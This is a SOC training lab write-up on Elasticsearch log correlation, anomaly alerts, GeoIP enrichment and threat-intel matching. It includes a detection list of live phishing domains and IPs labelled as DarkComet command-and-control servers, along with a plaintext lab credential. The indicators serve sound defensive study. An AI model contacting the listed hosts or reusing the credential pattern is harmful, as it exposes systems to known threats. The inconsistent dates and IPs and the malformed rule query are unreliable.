



Date: 2026-04-01

Theoretical Knowledge

1.1 Advanced Log Analysis

Core Concepts:

- Log Correlation: Understand correlating logs from multiple sources (e.g., firewall, endpoint, application logs) to identify attack patterns. Example: Linking failed logins (Event ID 4625) with suspicious outbound traffic.
- Anomaly Detection: Learn techniques to detect anomalies (e.g., unusual login times, high-volume data transfers) using statistical or rule-based methods.
- Log Enrichment: Explore adding context to logs (e.g., geolocation for IPs, user roles) to enhance analysis.

Key Objectives:

Develop skills to analyze and correlate logs to uncover complex threats and reduce false positives.

How to Learn:

- SANS Reading Room papers (Effective Log Analysis)
- Elastic anomaly detection documentation
- Case studies (e.g., Equifax breach)

1.2 Threat Intelligence Integration:

Core Concepts:

- IOC Types: Malicious IPs, hashes, TTPs, threat feeds.
- SOC Integration: Enrich alerts automatically in SIEM.
- Threat Hunting: Proactively hunt TTPs (e.g., T1078).
- How to Learn:
- MITRE ATT&CK framework
- STIX/TAXII standards
- AlienVault OTX practical examples

1.3 Incident Escalation Workflows:

Core Concepts:

- SOC Tiers: Tier 1 (Triage), Tier 2 (Investigation), Tier 3 (Advanced Analysis)



- Communication: SITREP templates, stakeholder briefings.
- Automation: Use SOAR for ticketing and alert enrichment.

How to Learn:

- NIST SP 800-61 escalation workflows
- SANS Incident Handler's Handbook
- Splunk SOAR documentation

Practical Application:

1. Advanced Log Analysis

```
Parrot Terminal
File Edit View Search Terminal Help
103", "destination_ip": "9.9.9.9", "bytes_out": 3000000, "user_name": "admin", "
message": "Failed login" }
[parrot@parrot]~$
$curl -s -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" -XP
OST "http://localhost:9201/logs-0001/_bulk" --data-binary @~/logs.json
curl: option --data-binary: error encountered when reading a file
curl: try 'curl --help' or 'curl --manual' for more information
[x]-[parrot@parrot]~$
$curl -s -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" -XP
OST "http://localhost:9201/logs-0001/_bulk" --data-binary @/home/parrot/logs.js
n
{"took":19,"errors":false,"items":[{"index":{"_index":"logs-0001","_type":"_doc"
,"_id":"fM4DcpoBbFD54UvmN3Hr","_version":1,"result":"created","_shards":{"total"
:1,"successful":1,"failed":0},"_seq_no":0,"_primary_term":1,"status":201}},{ind
ex":{"_index":"logs-0001","_type":"_doc","_id":"fc4DcpoBbFD54UvmN3Hr","_version"
:1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":
1,"_primary_term":1,"status":201}},{index":{"_index":"logs-0001","_type":"_doc"
,"_id":"fs4DcpoBbFD54UvmN3Hr","_version":1,"result":"created","_shards":{"total"
:1,"successful":1,"failed":0},"_seq_no":2,"_primary_term":1,"status":201}},{ind
ex":{"_index":"logs-0001","_type":"_doc","_id":"f84DcpoBbFD54UvmN3Hr","_version"
:1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":
3,"_primary_term":1,"status":201}}]}
[parrot@parrot]~$
```

Injecting sample logs into elasticsearch



The screenshot shows the Elastic Discover interface. The search bar contains the query: `language:kuery,query:"",refreshInterval:(pause:1,value:0),time:(from:now%2Fw,to:now%2Fw))&a=(columns:(),fill:)`. The left sidebar shows the "logs" index pattern and a list of available fields including `_id`, `_index`, `_score`, `_type`, `bytes_out`, `destination_ip`, `event_id`, `message`, `source_ip`, `timestamp`, and `user_name`. The main panel displays 4 hits:

Document
<code>{ "bytes_out": 3,000,000, "destination_ip": "9.9.9.9", "event_id": 4,625, "message": "Failed login", "source_ip": "192.168.1.103", "timestamp": "Aug 18, 2025 @ 12:03:00.000", "user_name": "admin", "_id": "f84DcpoBbFD54UvmN3Hr", "_index": "logs-0001", "_score": -1, "_type": "_doc" }</code>
<code>{ "bytes_out": 1,500,000, "destination_ip": "1.1.1.1", "event_id": 4,634, "message": "Successful login", "source_ip": "192.168.1.102", "timestamp": "Aug 18, 2025 @ 12:02:00.000", "user_name": "user1", "_id": "f84DcpoBbFD54UvmN3Hr", "_index": "logs-0001", "_score": -1, "_type": "_doc" }</code>
<code>{ "bytes_out": 2,000,000, "destination_ip": "8.8.4.4", "event_id": 4,625, "message": "Failed login", "source_ip": "192.168.1.101", "timestamp": "Aug 18, 2025 @ 12:01:00.000", "user_name": "guest", "_id": "fc4DcpoBbFD54UvmN3Hr", "_index": "logs-0001", "_score": -1, "_type": "_doc" }</code>
<code>{ "bytes_out": 500,000, "destination_ip": "8.8.8.8", "event_id": 4,625, "message": "Failed login", "source_ip": "192.168.1.100", "timestamp": "Aug 18, 2025 @ 12:00:00.000", "user_name": "admin", "_id": "fM4DcpoBbFD54UvmN3Hr", "_index": "logs-0001", "_score": -1, "_type": "_doc" }</code>

Verify logs in kibana

The screenshot shows the Elastic Discover interface with a filter applied: `event_id:4625`. The left sidebar shows the "logs" index pattern and a list of available fields. The main panel displays 3 hits:

Document
<code>{ "bytes_out": 3,000,000, "destination_ip": "9.9.9.9", "event_id": 4,625, "message": "Failed login", "source_ip": "192.168.1.103", "timestamp": "Aug 18, 2025 @ 12:03:00.000", "user_name": "admin", "_id": "f84DcpoBbFD54UvmN3Hr", "_index": "logs-0001", "_score": -1, "_type": "_doc" }</code>
<code>{ "bytes_out": 2,000,000, "destination_ip": "8.8.4.4", "event_id": 4,625, "message": "Failed login", "source_ip": "192.168.1.101", "timestamp": "Aug 18, 2025 @ 12:01:00.000", "user_name": "guest", "_id": "fc4DcpoBbFD54UvmN3Hr", "_index": "logs-0001", "_score": -1, "_type": "_doc" }</code>
<code>{ "bytes_out": 500,000, "destination_ip": "8.8.8.8", "event_id": 4,625, "message": "Failed login", "source_ip": "192.168.1.100", "timestamp": "Aug 18, 2025 @ 12:00:00.000", "user_name": "admin", "_id": "fM4DcpoBbFD54UvmN3Hr", "_index": "logs-0001", "_score": -1, "_type": "_doc" }</code>

Logs with event id 4625 (failed logins)



The screenshot shows the Elastic Discover interface with the following details:

- URL: `http://127.0.0.1:5601/app/discover#/7_g=(filters:!(),query:(language:kuery,query:""),refreshInterval:(pause:!t,value:0),time:(from:now%2Fw,to:now%2Fw))&a=(columns:!(timestamp,source_ip,destination_ip,bytes_out,message),filters:!(event_id:4625,bytes_out:1000000))`
- Search query: `event_id: 4625 and bytes_out >= 1000000`
- Filter by type: `logs*`
- Available fields: `_id, _index, _score, _type, bytes_out, destination_ip, event_id, message, source_ip, timestamp, user_name`
- 2 hits:

Document
<code>{ "bytes_out": 3000000, "destination_ip": "9.9.9.9", "event_id": 4625, "message": "Failed login", "source_ip": "192.168.1.103", "timestamp": "Aug 18, 2025 @ 12:03:00.000", "user_name": "admin", "_id": "f84DcpoBfD54UvmN3Hr", "_index": "logs-0001", "_score": -1, "_type": ".doc" }</code>
<code>{ "bytes_out": 2000000, "destination_ip": "8.8.4.4", "event_id": 4625, "message": "Failed login", "source_ip": "192.168.1.101", "timestamp": "Aug 18, 2025 @ 12:01:00.000", "user_name": "guest", "_id": "fc4DcpoBfD54UvmN3Hr", "_index": "logs-0001", "_score": -1, "_type": ".doc" }</code>

The failed login logs with bytes_out above 1MB

The screenshot shows the Elastic Discover interface with the following details:

- URL: `http://127.0.0.1:5601/app/discover#/7_g=(filters:!(),query:(language:kuery,query:""),refreshInterval:(pause:!t,value:0),time:(from:now%2Fw,to:now%2Fw))&a=(columns:!(timestamp,source_ip,destination_ip,bytes_out,message),filters:!(event_id:4625,bytes_out:1000000))`
- Search query: `event_id: 4625 and bytes_out >= 1000000`
- Filter by type: `logs*`
- Selected fields: `timestamp, event_id, source_ip, destination_ip, bytes_out, message`
- 2 hits:

timestamp	event_id	source_ip	destination_ip	bytes_out	message
Aug 18, 2025 @ 12:03:00.000	4,625	192.168.1.103	9.9.9.9	3,000,000	Failed login
Aug 18, 2025 @ 12:01:00.000	4,625	192.168.1.101	8.8.4.4	2,000,000	Failed login

Timestamp	Event ID	Source IP	Destination IP	Notes
Apr 01, 2026 12:03:00.000	4625	192.168.1.103	9.9.9.9	High outbound traffic
Apr 01, 2026 12:01:00.000	4625	192.168.1.101	9.9.9.9	High outbound traffic

Anomaly Detection:



Task: Create an Elastic rule to detect high-volume data transfers (e.g., bytes_out > 1MB in 1m).


The screenshot shows the Elastic Rules and Connectors interface. The left sidebar contains navigation links for Stack Management, Rules, Alerts and Insights, Security, and Kibana. The main panel displays the 'Rules and Connectors' section with a table of rules. The 'High Bytes Out Alert' rule is highlighted, showing it is enabled and of type 'Elasticsearch query'. The right panel shows the 'Edit rule' configuration for this rule, including the name 'High Bytes Out Alert', check frequency of 1 minute, and notification settings. The 'Elasticsearch query' section is partially visible, showing the index 'logs*' and size '100'.

The screenshot shows the Elastic Rules and Connectors interface with the 'High Bytes Out Alert' rule configuration. The left sidebar is the same as the previous screenshot. The main panel displays the 'Rules and Connectors' section with the 'High Bytes Out Alert' rule highlighted. The right panel shows the 'Edit rule' configuration, including the name 'High Bytes Out Alert', check frequency of 1 minute, and notification settings. The 'Elasticsearch query' section is fully visible, showing the query definition:

```
{ "query": { "bool": { "must": { "range": { "bytes_out": { "gte": 1000000 } } }, { "match": { "event_id": 4625 } } } } }
```

 The 'When number of matches' section is also visible, showing 'IS ABOVE 0'.

Rule created for high-volume data transfers (e.g., bytes_out > 1MB in 1m)



The screenshot shows a Parrot Terminal window with the following content:


```

term:1] [parrot@parrot:~]$ curl -X GET -u elastic:Elastic@123 "http://localhost:9201/_ingest/pipeline/_simulate" -H 'Content-Type: application/json' -d'
{
  "pipeline": {
    "processors": [
      {
        "geoip": { "field": "source_ip", "target_field": "source_geo" }
      }
    ]
  }
}
'

Kibana Dashboard: Ingest Pipeline
- Pipeline: geoip-pipeline
- Description: Add geolocation info from source_ip
- Processors: 1
  1. geoip: {
    field: "source_ip",
    target_field: "source_geo",
    ignore_missing: true
  }
- Acknowledged: true

```

6



Adding geolocation to an IP is successfully. Now the IP showing Geolocation information successfully.

Summary:

We ingested network logs into Elasticsearch, fixed timestamp issues, and created a high-volume alert for bytes_out > 1MB. Alerts now trigger correctly for recent logs. Using the built-in GeoIP processor, we enriched source_ip with geolocation, enabling better analysis and correlation of suspicious logins and high-data transfers for SOC reporting.

2. Threat Intelligence Integration

Activities:

Tasks: Import threat feeds, enrich alerts, and hunt for threats.

Enhanced Tasks:



https://otx.alienvault.com/pulse/653e8484ba7c285929cb5e0d

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

LevelBlue/Labs Dashboard Browse Scan Endpoints Create Pulse Submit Sample API Integration All ip reputation VABIDA1524

CERT.PL list of malicious domains

CREATED 2 YEARS AGO | MODIFIED 24 HOURS AGO by tomormalien | Public | TLP: White

See: <https://cert.pl/en/warning-list/> (archived version here: https://web.archive.org/web/20231029161224/https://cert.pl/en/posts/2020/03/malicious_domains/)

TARGETED COUNTRY: Poland

Indicators of Compromise (365K) Related Pulses (3138) Comments (1) History (2)

Hostname (113618) Domain (251806)

TYPES OF INDICATORS

Show 10 entries

TYPE	INDICATOR	ROLE	TITLE	ADDED	ACTIVE	RELATED PULSES
hostname	olx.pewnie-zakup.pl			Oct 29, 2023, 4:12:53 PM		7
hostname	allegrolokalnie.prywatnie-kupuj.pl			Oct 29, 2023, 5:34:40 P.		6
domain	prywatnie-kupuj.pl			Oct 29, 2023, 5:34:40 P.		5
hostname	lnpost.3481512.xyz			Oct 29, 2023, 5:34:40 P.		5

Download malicious domains data from the AlienVault.

```
Parrot Terminal
File Edit View Search Terminal Help

[parrot@parrot]-[~]
$cat threat_intel.json
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "olx.pewnie-zakup.pl", "description": "" }
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "allegrolokalnie.prywatnie-kupuj.pl", "description": "" }
{ "index": {} }
{ "indicator_type": "domain", "indicator": "prywatnie-kupuj.pl", "description": "" }
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "lnpost.3481512.xyz", "description": "" }
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "olx.kup-prywatnie.pl", "description": "" }
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "allegrolokalnie.kup-prywatnie.pl", "description": "" }
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "olx.prywatnie-kupuj.pl", "description": "" }
```




```
Parrot Terminal
File Edit View Search Terminal Help

[parrot@parrot]~$ cat threat_intel.json
{ "index": {} }
{ "@timestamp": "2025-11-12T10:00:00", "threat_ip": "39.105.137.131", "description": "DarkComet Command and Control" }
{ "index": {} }
{ "@timestamp": "2025-11-12T10:00:00", "threat_ip": "123.56.79.27", "description": "DarkComet Command and Control" }
{ "index": {} }
{ "@timestamp": "2025-11-12T10:00:00", "threat_ip": "185.244.172.155", "description": "DarkComet Command and Control" }
{ "index": {} }
{ "@timestamp": "2025-11-12T10:00:00", "threat_ip": "37.8.238.50", "description": "DarkComet Command and Control" }
{ "index": {} }
{ "@timestamp": "2025-11-12T10:00:00", "threat_ip": "61.178.172.97", "description": "DarkComet Command and Control" }
{ "index": {} }
{ "@timestamp": "2025-11-12T10:00:00", "threat_ip": "88.254.201.62", "description": "DarkComet Command and Control" }
{ "index": {} }
{ "@timestamp": "2025-11-12T10:00:00", "threat_ip": "146.199.40.185", "description": "DarkComet Command and Control" }
```

Convert data to the json format.

```
Parrot Terminal
File Edit View Search Terminal Help

[parrot@parrot]~$ curl -s -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" \
-XPOST "http://localhost:9201/threat-intel/_bulk" \
--data-binary @/home/parrot/threat_intel.json
{"took":7,"errors":false,"items":[{"index":{"_index":"threat-intel","_type":"_doc","_id":"1LKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":0,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"1bKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":1,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"1rKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":2,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"17KhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":3,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"2LKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":4,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"2bKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":5,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"2rKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":6,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"27KhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":7,"_primary_term":1,"status":201}}]}
```



```
Parrot Terminal
File Edit View Search Terminal Help

curl: option --data-binary: error encountered when reading a file
curl: try 'curl --help' or 'curl --manual' for more information
[~]-[parrot@parrot]-[~]
$ curl -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" \
-XPOST "http://localhost:9201/threat-intel/_bulk" \
--data-binary "@home/parrot/threat_intel.json"
{"took":218,"errors":false,"items":[{"index":{"_index":"threat-intel","_type":"_doc","_id":"JrMkd5oBebuDKDRxKD6w","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":10,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"J7MKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":11,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"KLMkd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":12,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"KbMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":13,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"KrMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":14,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"K7MKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":15,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"LLMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":16,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"LbMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":17,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"LrMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":18,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"L7MKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":19,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"MLMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":20,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"MbMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":21,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"MrMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":22,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"M7MKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":23,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"NLMkd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":24,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"NbMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":25,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"NrMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":26,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"N7MKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":27,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"OLMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":28,"primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"ObMKd5oBebuDKDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":29,"primary_term":1,"status":201}}}]
```

Upload JSON data to the Elasticsearch

The screenshot shows the Elasticsearch Discover interface. The search bar contains 'threat-intel'. The left sidebar shows the 'Available fields' list: _id, _index, _score, _type, description, indicator, and indicator_type. The main panel displays 10 hits. Each hit is a document with the following structure:

Document
{ "description": (empty), "indicator": olx.pewnie-zakup.pl, "indicator_type": hostname, "_id": 1LKhdpoBebuDKDRxo9Y0, "_index": threat-intel, "_score": 1, "_type": _doc }
{ "description": (empty), "indicator": allegrolokalnie.prywatnie-kupuj.pl, "indicator_type": hostname, "_id": 1bKhdpoBebuDKDRxo9Y0, "_index": threat-intel, "_score": 1, "_type": _doc }
{ "description": (empty), "indicator": prywatnie-kupuj.pl, "indicator_type": domain, "_id": 1rKhdpoBebuDKDRxo9Y0, "_index": threat-intel, "_score": 1, "_type": _doc }
{ "description": (empty), "indicator": lnpost.3481512.xyz, "indicator_type": hostname, "_id": 17KhdpoBebuDKDRxo9Y0, "_index": threat-intel, "_score": 1, "_type": _doc }
{ "description": (empty), "indicator": olx.kup-prywatnie.pl, "indicator_type": hostname, "_id": 2LKhdpoBebuDKDRxo9Y0, "_index": threat-intel, "_score": 1, "_type": _doc }
{ "description": (empty), "indicator": allegrolokalnie.kup-prywatnie.pl, "indicator_type": hostname, "_id": 2bKhdpoBebuDKDRxo9Y0, "_index": threat-intel, "_score": 1, "_type": _doc }



The screenshot shows the Elastic Discover interface. The search bar contains 'threat-intel*' and the results show 30 hits. The results are displayed in a table with columns for @timestamp, description, threat_ip, threat_ip.keyword, _id, _index, _score, and _type. The results show several entries for 'DarkComet Command and Control' with various threat IP addresses.

@timestamp	description	threat_ip	threat_ip.keyword	_id	_index	_score	_type
2025-11-12T10:00:00.000Z	DarkComet Command and Control	39.105.137.131	39.105.137.131	JrMKd5oBebuDKDrxKD6w	threat-intel	1	_doc
2025-11-12T10:00:00.000Z	DarkComet Command and Control	123.56.79.27	123.56.79.27	J7MKd5oBebuDKDrxKD6x	threat-intel	1	_doc
2025-11-12T10:00:00.000Z	DarkComet Command and Control	185.244.172.155	185.244.172.155	KLMKd5oBebuDKDrxKD6x	threat-intel	1	_doc
2025-11-12T10:00:00.000Z	DarkComet Command and Control	37.8.238.50	37.8.238.50	KbMKd5oBebuDKDrxKD6x	threat-intel	1	_doc
2025-11-12T10:00:00.000Z	DarkComet Command and Control	61.178.172.97	61.178.172.97	KrMKd5oBebuDKDrxKD6x	threat-intel	1	_doc
2025-11-12T10:00:00.000Z	DarkComet Command and Control	88.254.201.62	88.254.201.62	K7MKd5oBebuDKDrxKD6x	threat-intel	1	_doc


Verify the data uploaded successfully

Create Correlation Rule:


The screenshot shows the Elastic Security Rules interface. The rule 'Threat Intel Match - C2' is selected. The rule is created by 'elastic' on Nov 12, 2025 @ 07:57:49.406 and updated by 'elastic' on Nov 12, 2025 @ 07:57:49.406. The rule is active and has a last response of 'SSH Failed Logins Investigation' with 101 hits. The rule definition shows the index pattern 'logs-*', the custom query 'destination_ip: *', and the rule type 'Indicator Match'.

Field	Value
Index patterns	logs-*
Custom query	destination_ip: *
Rule type	Indicator Match

